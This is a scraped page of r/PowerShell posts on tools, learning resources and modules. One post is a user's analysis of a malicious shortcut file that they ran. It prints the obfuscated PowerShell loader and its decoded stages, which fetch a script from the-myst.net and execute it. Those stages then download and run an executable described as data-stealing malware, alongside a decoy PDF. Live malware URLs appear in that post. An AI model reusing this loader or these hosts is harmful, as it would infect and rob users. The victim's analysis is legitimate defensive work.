r/PowerShell • u/Bamodus • Dec 16 '19
Some PowerShell Spotted on Tonight's Episode of Mr. Robot
I may have missed it, but I don't think I've seen any PowerShell use on the show yet. Nice to see it make an appearance =)
r/PowerShell • u/Bamodus • Dec 16 '19
I may have missed it, but I don't think I've seen any PowerShell use on the show yet. Nice to see it make an appearance =)
r/PowerShell • u/weebsnore • Nov 06 '19
r/PowerShell • u/TheLazyAdministrator • Jul 11 '18

Quickly and easily create and configure Active Directory and Office 365 Users at once. In Active Directory Users and Computers if you want to enter items like E-Mail, password, group permissions, login scripts, home drive, etc. you would have to complete the new user wizard, find, and then edit your user in Active Directory, and fill in the necessary information. Master User Creator lets you configure hundreds of items for your user without ever leaving the wizard. You can configure items like:
Password (confirm your password and even generate a random password)
Specify an OU to place the new user in
Password settings (change password, disabled, never expires, etc)
Add your user to certain security groups
Logon Script
Home Folder (drive letter and location)
ProxyAddresses
Office 365 License
Multi-Factor Authentication
Alias E-Mail Addresses
Mail Groups (add your user to distribution groups, office 365 groups and mail-enabled security groups)
Security Groups (add your user to security groups)
Shared Mailboxes (grant your user Full Access, Send-As or Send on Behalf permissions on Shared Mailboxes, configure AutoMapping)
Hide from Global Address List
And More!
The console log will display everything itβs working on every step of the way. It will also display the PowerShell cmdlets, warnings and error messages.
When creating your new user (AD or O365) you can either generate a random password or manually enter one in. PowerShell checks both strings and will not let you create your user if both passwords do not match. This ensures that it is entered correctly the first time.
When you create your Active Directory User you can specify which OU you want them to reside in by using the drop-down. If nothing is selected it will place them in whichever OU you configured new User objects to be placed in.
When creating an Office 365 user you can assign them a license right away. AccountSKUs are converted to friendly names to make picking out a license easier.
In the Shared Mailboxes tab, you can grant your user Full Access, Send-As, or Send on Behalf of permissions on Shared Mailboxes. If you select Full Access you can also configure AutoMapping (if the mailbox will automatically appear in the users Outlook).
You can check which groups you want your user to be a member of. This allows you to configure things such as permissions during the new user creation process instead of after.
If you set Multi-Factor Authentication to True then MFA will be turned on when the user signs in for the first time. They will be prompted to set up MFA (they can enter their cell phone number to receive the MFA token via text) upon their first logon.
Certain fields are required prior to creating your user. These fields will have an asterisk and be in red. Once they have enough valid data the field will change to black and the asterisk will be removed. The "Create User" button will remain disabled until you have met all the pre-reqs to ensure your user is created without issues.
If the ADSync module is detected on the system, the application will automatically enable the ADSync option and disable the manual user creation for Office 365 to allow you to automatically run an ADSync once your Active Directory User has been created.
When you go to create an Office 365 user, you have the option of copying the attributes you just entered for your Office 365 user. This is extremely beneficial in environments that do not have ADSync set up. Instead of entering everything twice, you can just click a button and everything will copy over.
PowerShell v3 or higher with Execution policy set to RemoteSigned or Unrestricted
MSOnline Module (If configuring O365 User)
ADModule (It can run on a domain joined machine with RSAT tools installed as well as on domain controllers)
r/PowerShell • u/bwljohannes • May 16 '24
r/PowerShell • u/ItsNazoN • Oct 25 '21
Hey there
Is there a game I can learn about Powershell? Or any free courses? like https://flexboxfroggy.com/ . I want up my skills.
NazoN
r/PowerShell • u/tbakerweb • Apr 07 '21
Hey Y'all,
I just became eligible for a Vaccine here in MA. I'm registered with the state for their waiting list, but CVS and Walgreens offer appointments I can also use to get vaccinated. Friends and family have told me that appointments get posted on a regular basis (including overnight) so you have to be quick and check the sites often.
Not my style.
So I wrote a PS1 to check CVS and Walgreens for available appointments. It loops every minute, checking my defined set of locations, and reports any available appointments.
I haven't had an opportunity to see it 'succeed' yet, because no appointments are available, but the logic is sound, and will let me know when an appointment becomes available, by playing a sound and using green text instead of red like below:

Get your copy now!
Note: This will take a little bit of tweaking on your end if you want to use it. The Query to Walgreens as well as CVS are based on MY location, which you will have to adjust to suit your needs, unless you happen to live next door to me :).
https://github.com/tbakerweb/CovidVaccine
Happy PowerShelling!
EDIT - 2021-04-07 @ 5:45PM EST
For those having issues with the lookup, it's likely because of the CSRF token. I created the script by using Chrome's 'Copy as PowerShell' feature in the network tab. This collected the state of my browser session, including the current CSRF token (it will only be valid for me). Yours will differ as these are provided by the server when you browse. You'll have to hit the Walgreens website to establish your own CSRF token. Look at your network tab in dev tools to find the request to the same endpoint. Then get the CSRF token from there and put it in the script.
Also - Since I wrote it while there was no available appointments, I don't know what the content/result looks like (for Walgreens) when there IS available appointments. They have a boolean in the response that simply states 'out of stock'. This is the value I check, but it's ALWAYS been true. As a result, I simply print out that Walgreens DOES have appointments. I haven't seen a payload that says there are, so I don't know what to look for.
For CVS, they list the Cities in the JSON result, so it's easier to determine a specific location that has availability. This is the City selector at the top of the script.
I'm THRILLED this is useful for others, Sorry I didn't parameterize it first!
If time permits, I'll update the code a bit further and post back here. If others adapt the script, please fork the script/repo on Github and create a PR to which I'll merge into the script.
UPDATE #2: 2021-04-07 @ 8:30PM EST
I have updated the script in the repo. It's now parameterized, but I'm having an issue with the CSRF stuff on Walgreens so that's turned off (via the $Walgreens Parameter).
I'll continue looking at this further tomorrow. Either way, the script has been improved with a few goodies. Enjoy!
r/PowerShell • u/ThomasMaurerCH • Mar 01 '21
r/PowerShell • u/vwpcs • Jun 12 '17
r/PowerShell • u/PowerShellMichael • Dec 19 '21
DECOMMISSION DATE: 30/6/2022 (AU) 6/30/2022 (US)
This is a reminder that the AzureAD PowerShell Module is deprecated due to Microsoft Deprecating the Azure AD Graph API in-favor for the Microsoft Graph API. Under the hood AzureAD uses the Azure Graph API, so it's on the chopping block.
What to move to? The Microsoft Graph PowerShell Module (https://www.powershellgallery.com/packages/Microsoft.Graph/1.9.0). Most cmdlets should behave the same as the predecessor, but always check. I know that ObjectID within AzureAD is different to the property name within Graph ('id'), so clear a day and check your code!
Warning
Azure Active Directory (Azure AD) Graph is deprecated. To avoid loss of functionality, migrate your applications to Microsoft Graph before June 30, 2022 when Azure AD Graph API endpoints will stop responding to requests.
Microsoft will continue technical support and apply security fixes for Azure AD Graph until June 30, 2022 when all functionality and support will end. If you fail to migrate your applications to Microsoft Graph before June 30, 2022, you put their functionality and stability at risk.Sources:
https://docs.microsoft.com/en-us/graph/migrate-azure-ad-graph-faq
https://docs.microsoft.com/en-us/graph/migrate-azure-ad-graph-overview
EDIT: Added Date/ Module Names
r/PowerShell • u/AutoModerator • Nov 01 '20
Let's look back at some memorable moments and interesting insights from last year.
Your top 10 posts:
"Four commands to help you track down insecure LDAP Bindings before March 2020" by u/MadBoyEvo
"IT Admin Toolkit - A Customizable and Expandable Destination For Centralizing Day-To-Day Job Functions" by u/nkasco
"I wrote a script and converted it to an exe file that we are able to put on our user's desktops that allows them to double click and run this. It allows them to see a list of our printers by floor and under each list is a map of that floor and where each printer is! Makes it easier for everyone :)" by u/Its_LoganWare
"Want to Write Beautiful PowerShell Code? Here's How." by u/adbertram
"My running list of PowerShell Tips & Tricks" by u/CodingCaroline
"PluralSight Offering 1 month free courses I didn't see this mentioned here so thought it might be useful for people" by u/BlackV
r/PowerShell • u/DigitalMesh • Jun 13 '19
So I just got the book delivered. The ebook comes with it so that's pretty cool.
So no more excuses for me, I will and must finish this book.
I've been in it support as consultant for 4 years now and a lack of powershell, I feel, is really holding me back to progress my career.
Recommendations online and here on r/powershell all guided me towards this book so I'm pretty excited to finally get my hands on it!
Edit:
According to the recommendations in this thread: the road to powershell
Start here
Powershell in a month of lunches
https://www.manning.com/books/learn-windows-powershell-in-a-month-of-lunches-third-edition
Now go here
Powershell scripting in a month of lunches
https://www.manning.com/books/learn-powershell-scripting-in-a-month-of-lunches
Toolmaking in... would be the same boook
https://www.manning.com/books/learn-powershell-toolmaking-in-a-month-of-lunches
Also don't forget this
https://leanpub.com/u/devopscollective (pay what you want or go free)
-> Error handling
-- https://leanpub.com/thebigbookofpowershellerrorhandling
-> HTML Reports
-- https://leanpub.com/creatinghtmlreportsinwindowspowershell
Besides books it is important to actually have a project that you are working on where you can use what you learn. just to get some experience on the subject. Be it something personal, or at work. JUST DO IT. As Astralplane11 said, it helps to cement everything in your brain ;)
See you later
r/PowerShell • u/PowershellNoobster • Nov 17 '18
I'm a big lurker of this sub and I use powershell daily at work but I don't work in IT. Our computers are locked down from admin rights but we still have access to powershell. I started doing some reading on it for fun (and maybe a possible career change) and have incorporated many aspects of powershell in my daily tasks.
I don't deal with servers but I do deal with a lot of data so some of my scripts do things like check sizes of folders/files to pinpoint the largest files. I have some more complex scripts that connect to my outlook client and craft emails for me using data that I have stored in CSVs (customer names, addresses etc).
I'm just curious if anyone else lurking on this sub does something similar?
Thanks for being a great community and teaching me so much.
r/PowerShell • u/compwiz32 • Aug 07 '18
r/PowerShell • u/oze4 • Aug 04 '17
=
Edit: A little history of this product, for the skeptics... https://pastebin.com/raw/QfnV9Mzi
Edit #3: For those saying NSSM is a replacement, it is not. You cannot feed NSSM a .ps1 file and have it run as a service. You have to feed it an .exe file (if you feed NSSM the .exe files my script generates, it works..)
So, there HAS to be some level of "on the fly compiling" to install a .ps1 as a windows service..
I rewrote this entire script, but using NSSM: https://github.com/oze4/PaaWS-PowerShell-as-a-Windows-Service/tree/master/PaaWS%20With%20NSSM%20-%20does%20not%20work feel free to try it out....it installs the service if you use a ps1 but the service won't start...bombs with error code 3..
Edit #2: For those concerned with the Sorlov Assemblies - he wrote them specifically to "compile" a ps1 to an .exe, then install it as a service, he also wrote these dll files to be used in Powershell specifically. (the .exe has to be in a specific format in order to qualify to be, and run as a Windows Service)
I took his publicly available Powershell module (which consists of .dll files) and converted them into base64 strings. I took those strings and embedded them in my script. Once you run my script, I convert them back to UTF8 and export them as dll files using Out-File.
If you set the target file path to a non existent .txt file, after the command finishes, open the text file. One big string of whatever you converted.
=
=
Main post =
Screenshot: http://i.imgur.com/4v8Gudc.png
Github: https://github.com/oze4/PaaWS-PowerShell-as-a-Windows-Service
Test .ps1 to install as a service (more info in comments of script): https://pastebin.com/NjYXJDbE
=
=
r/PowerShell • u/mdgrs-mei • Apr 03 '25
I created a module called WinUIShell that enables you to write WinUI 3 applications in PowerShell.
https://github.com/mdgrs-mei/WinUIShell
Instead of loading WinUI 3 dlls in PowerShell, which is quite challenging, it launches a server application that provides its UI functionalities. The module just communicates with the server through IPC to create UI elements and handle events.
This architecture had another side effect. Even if an event handler runs a long task in PowerShell, it won't block the UI. You don't need to care about dispatchers either.
So, this works:
$button.AddClick({
$button.IsEnabled = $false
$status.Text = 'Downloading...'
Start-Sleep 3
$status.Text = 'Installing...'
Start-Sleep 3
$status.Text = 'πDone!'
$button.IsEnabled = $true
})Only a small number of UI elements are supported for now but if you get a chance to try, let me know what you think. Thanks!
r/PowerShell • u/iamelloyello • Nov 17 '22
Attempting my way through "PS through a month of lunches" only experience being my A+.
They are just glossing over "$_"
Here is an example from the book.
Can someone break this down for me? They attempt to in the book but don't go in depth enough, so I would have no idea how to use this in a real scenario:
Get-Process | Format-Table Name, @{name='VM(MB)';expression={$_.VM / 1MB
β₯ -as [int]}}I just feel like this book goes leaps and bounds over what you just learned about. I just went from learning how to formatting a list to whatever... that is. Again, they *attempt* to explain what is going on here, but I have no idea what "{" are used for, why you would use them, when you would use them, etc.
r/PowerShell • u/PowerShellMichael • May 06 '22
Update time for the PowerShell Community Textbook!
We've been really busy writing and merging chapters, so we are starting to round the bend for the home stretch. I'm going to be taking a bit of a break from it, so i will be jumping back on reddit to help out with questions!
My wife has been working on the design elements of the book and we have a final draft for the cover. ( https://twitter.com/PowerShellMich1/status/1522510329535950850/photo/1)
She will be doing art for each section and also will be fixing my terrible graphics and making them look a lot better. :-)
Chapter Status:
Git: In Review
Code Review: In Progress
AAA: Done
Unit Testing: In Progress
Parameterized Testing: In Progress
Refactoring PowerShell: Done
Performance: Not Started
Advanced Conditions: Done
Regex 101: Done
Accessing Regexes: Done
Regex Deep Dive: Done
Regex Best Practices: Done
Logging: Done
IaC: In Review
Secrets Management: In Progress
Script Signing: Done
Script Execution Policies: In Progress
Constrained Language Mode: Done
JEA: Done
Have a good weekend all!
PSM1.
r/PowerShell • u/Ckarini • Jul 09 '19
r/PowerShell • u/detenshi12 • Aug 08 '18
Today I learnt if you typed powershell in the explorer it will open up in the current directory of the explorer.
r/PowerShell • u/MadBoyEvo • Jan 10 '23
If you follow me on Twitter, you already know this one - for those that don't, lemme tell you that I've created a PowerShell module called PowerBGInfo. Since I made ImagePlayground (read about it on another post https://www.reddit.com/r/PowerShell/comments/102bvu2/image_manipulation_image_resizing_image/), I thought about what would be the best way to show its capabilities. Then I saw people complaining that BGInfo from Sysinternals in 2022 still need to add an option to run Powershell scripts to display data from PowerShell (they prefer the VBS option).
So having written ImagePlayground, I spent a few hours preparing an alternative to BGInfo. Fully built on PowerShell (well, with little .NET involved).
Here's a blog post about it: https://evotec.xyz/powerbginfo-powershell-alternative-to-sysinternals-bginfo/
Sources: https://github.com/EvotecIT/PowerBGInfo (licensed MIT)
Here's a sneak peek:
New-BGInfo -MonitorIndex 0 {
# Let's add computer name, but let's use builtin values for that
New-BGInfoValue -BuiltinValue HostName -Color Red -FontSize 20 -FontFamilyName 'Calibri'
New-BGInfoValue -BuiltinValue FullUserName
New-BGInfoValue -BuiltinValue CpuName
New-BGInfoValue -BuiltinValue CpuLogicalCores
New-BGInfoValue -BuiltinValue RAMSize
New-BGInfoValue -BuiltinValue RAMSpeed
# Let's add Label, but without any values, kind of like a section starting
New-BGInfoLabel -Name "Drives" -Color LemonChiffon -FontSize 16 -FontFamilyName 'Calibri'
# Let's get all drives and their labels
foreach ($Disk in (Get-Disk)) {
$Volumes = $Disk | Get-Partition | Get-Volume
foreach ($V in $Volumes) {
New-BGInfoValue -Name "Drive $($V.DriveLetter)" -Value $V.SizeRemaining
}
}
} -FilePath $PSScriptRoot\Samples\PrzemyslawKlysAndKulkozaurr.jpg -ConfigurationDirectory $PSScriptRoot\Output -PositionX 100 -PositionY 100 -WallpaperFit CenterYou can either use built-in values that I've cooked up in a few minutes that I had or display whatever you wish. Since this is more of a quick concept than a product that I have tested for weeks feel free to create issues/PRs on GitHub if you think it needs improvements.
Enjoy!
r/PowerShell • u/t_monies • Dec 02 '22
I knew it was a questionable .lnk file downloaded from another reddit post, but my finger was too quick and I double clicked instead of single clicking. So stupid.
What I know is that it downloaded a pdf file which automatically opened, but I did not click anything inside. I closed the pdf and disconnected from the internet right after this.
Obviously don't run it on your machine!
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe ${.*} = $PSHOME[+22 -24 +2] + $PSHOME[-12 +3] + 'a' + $PSHOME[-66 +55];${g^4} = $([TYPE]${.*});${.**} = ${g^4}::ToString(+79 -1 -5);${.**..} = ${g^4}::ToString(+79 -1 -5 -4);${..***} = ${g^4}::ToString
Edit: See full code below and progress
I tried using cyberchef to deobfuscate but no luck.
I would be really grateful for some help here.
Thank you
Edit1:
This twitter post has a very similar line in it and warns against qbot malware
https://mobile.twitter.com/mag3niso
Edit2:
Here is the link to one of multiple identical posts by u/smrznutihjh with the download. It comes in a zip file with only the .lnk inside. Clicking the .lnk file runs the script above
https://www.reddit.com/r/BitcoinMining/comments/za1xd7/sharing_my_google_sheets_work_template_of/
Edit3:
and here is a link the pdf file it downloaded:
https://e1.pcloud.link/publink/show?code=XZoQmYZRXapky9fbazKEkYqk97JLpmocQNX
Obv be very careful when opening!
Edit4:
Within the pdf are hyperlinks like:
file:///home/user/Downloads/Journal Links with Instructions.pdf#[{"num":14,"gen":0},{"name":"FitH"},932]
file:///home/user/Downloads/Journal Links with Instructions.pdf#[{"num":38,"gen":0},{"name":"FitH"},1123]
Edit 5:
Maybe this question doesn't make sense, but if all the original code above can do is formulate the IEX command (edit: Thanks u/2HornsUp, u/OPconfused, u/Petti-The-Yeti) (and apparently it looks incomplete), then how was it able to download and open a pdf file? Where is the code to download the pdf file? Must it not be in someway complete enough to accomplish that, and how can we tell? Not sure if I am thinking about this correctly.
Here is a link to the virustotal of the lnk file
https://www.virustotal.com/gui/file/4550389cf938435122a8bc94faaac4e302aced0d90e18da39c1a0531d2f39d58
This has led me to realize that the lnk file is much too large to be a normal lnk.
Possibly there is more code within the lnk itself?:
https://www.x86matthew.com/view_post?id=embed_exe_lnk
And here is why the code looks truncated:
"the maximum length for Shortcut > Properties > Target is only 260 characters. Anything longer than that will not be visible. However, the maximum length for a command line argument is 4096 characters." so there is more!
I parsed the LNK and here it is!:
${.*} = $PSHOME[+22 -24 +2] + $PSHOME[-12 +3] + 'a' + $PSHOME[-66 +55];${g^4} = $([TYPE]${.*});${.**} = ${g^4}::ToString(+79 -1 -5);${.**..} = ${g^4}::ToString(+79 -1 -5 -4);${..***} = ${g^4}::ToString(+79 +30 -10 +21);&(${.**} +${.**..} + ${..***})(&(${.**} +${.**..} + ${..***})($PSHOME[+52 -53 +1]+'u'+$PSHOME[-66 +55]+$PSHOME[-61 +55]+' https://the-myst.net/files/shell2.txt -UseBasicParsing')).Content
The myst link gives this:
powershell -win hidden $iptc7k=iex($('[Environment]::GetEyiyt'''.Replace('yiy','nvironmentVariable(''public'') + ''\\iw05kv.ba')));$flol=iex($('[Environment]::GetEyiyt'''.Replace('yiy','nvironmentVariable(''public'') + ''\\gj2r.ba')));function getit([string]$fz, [string]$oulv){$ff=iex($('(Nj1mrw-Objj1mrct Systj1mrm.Nj1mrt.Wj1mrbClij1mrnt).Downk43ke($oulv.Replace(''ue28'',''tps://'').Replace(''h1v'', ''e''), $fz)').Replace('j1mr', 'e').Replace('k43k', 'loadFil'));iex('sw13tvarw13tv $fz'.Replace('w13tv','t'))};$fzf=$(Get-Location).tostring() + '\\';Remove-Item -Path ($fzf + $(Get-ChildItem -Include *.lnk -Name));getit -fz ($fzf + 'Journal Links with Instructions.pdf') -oulv 'htue28thh1v-myst.nh1vt/filh1vs/dh1vcoy2.pdf';getit -fz $flol -oulv 'htue28thh1v-myst.nh1vt/filh1vs/vida.h1vxh1v';exit
It looks like it is building another url somewhere, which probably downloads that pdf and maybe more.
Edit 6:
With my eyes i can sort of manually decode it slowly, and it leads to
https://the-myst.net/files/vida.exe
(Edit: hyperlink defanged, copying and pasting this into url bar will immediately download it!, be careful!)
I don't know if the powershell stuff runs it, but I assume it does.
I wonder if cutting off the internet interrupted it and cause it to fail... hope so
Will update
Edit 7:
https://www.joesandbox.com/analysis/679943/0/html
Looks like it steals data, and replicates itself and hides in other processes.
I don't know if one can get rid of something like this
Can anyone tell from the script where it would have tried to download the vida.exe (335.4 MB)?
If I can find the download location, I can check if it fully downloaded or if it got stopped by me cutting off the internet. I can check and see if the file is there and if it's complete or just a partial download.
I think if we can read the location from the script then this will be the key to solving it all.
Edit 8:
The path seems to be contained in the gj2ra.ba and $flol variables within the script. How can we find out where these point to?
Edit 9:
OK thanks to u/misformonkey, I have found at least some of the download location and found gj2ra.bat as well as a corresponding crashdump file in appdata/local.
I am trying to open that bat file a text editor, but its huge. Same exact size as vida.exe, so it seems like it downloaded all the way.
I uploaded it to virustotal and it gives the same hash and results as vida.exe.
I have uploaded it and the dump file here, be careful!:
https://e1.pcloud.link/publink/show?code=kZjDmYZ2iAhkBMngY8TgoiewFH9jXg5SseX
How can we open this bat file to see what it does?
I am on a linux live system right now, so I cannot really use WinDbg or anything to parse the dmp file either
Edit 10:
OK thanks to u/Falcon_Rogue and u/Petti-The-Yeti, it seems that this file isn't a bat file at all. Must be THE executable.
My only real hope is that the crashdump file indicates that the executable didn't run right? haha damn
How can we see the output of this dmp file to tell what happened?
Edit 11:
Seems like we are at a penultimate end of the road.
I can't analyse that dump file unless I am on windows and I can't access windows until I wipe and reinstall.
We definitely know the file ran to some degree.
Also that it was likely made by the Quantum Lnk tool (thanks u/HydroxDOTDOT). I am going to selectively back up my data, wipe, reinstall then try to analyse that dump further.
Not sure what data of mine got stolen (if any), but hope it will be ok.
Thank you to everyone that reached out to provide thoughts and analysis.
I hope this thread can be helpful to others that face similar issues!
AND
u/smrznutihjh needs to be reported to the end of time.
Edit 12:
vida.exe hyperlink defanged so people don't accidentally run like me!
just copy the text into the url bar if you want to use it for real
thanks u/phentom_420 for the suggestion
I'm doing the massive process of format and reinstalling all my OS's, reconfiguring settings etc this weekend and will try to analyse the payload when I get back up and running!
u/amplex1337 offered to help with this as well
I will also look into the sandboxes that u/Raymich and u/harrybarracuda have suggested.
If anyone beats me to it, thanks!
AND
u/smrznutihjh needs to be reported to the end of time. Probably the-myst.net as well.
r/PowerShell • u/pcgeek86 • Dec 12 '20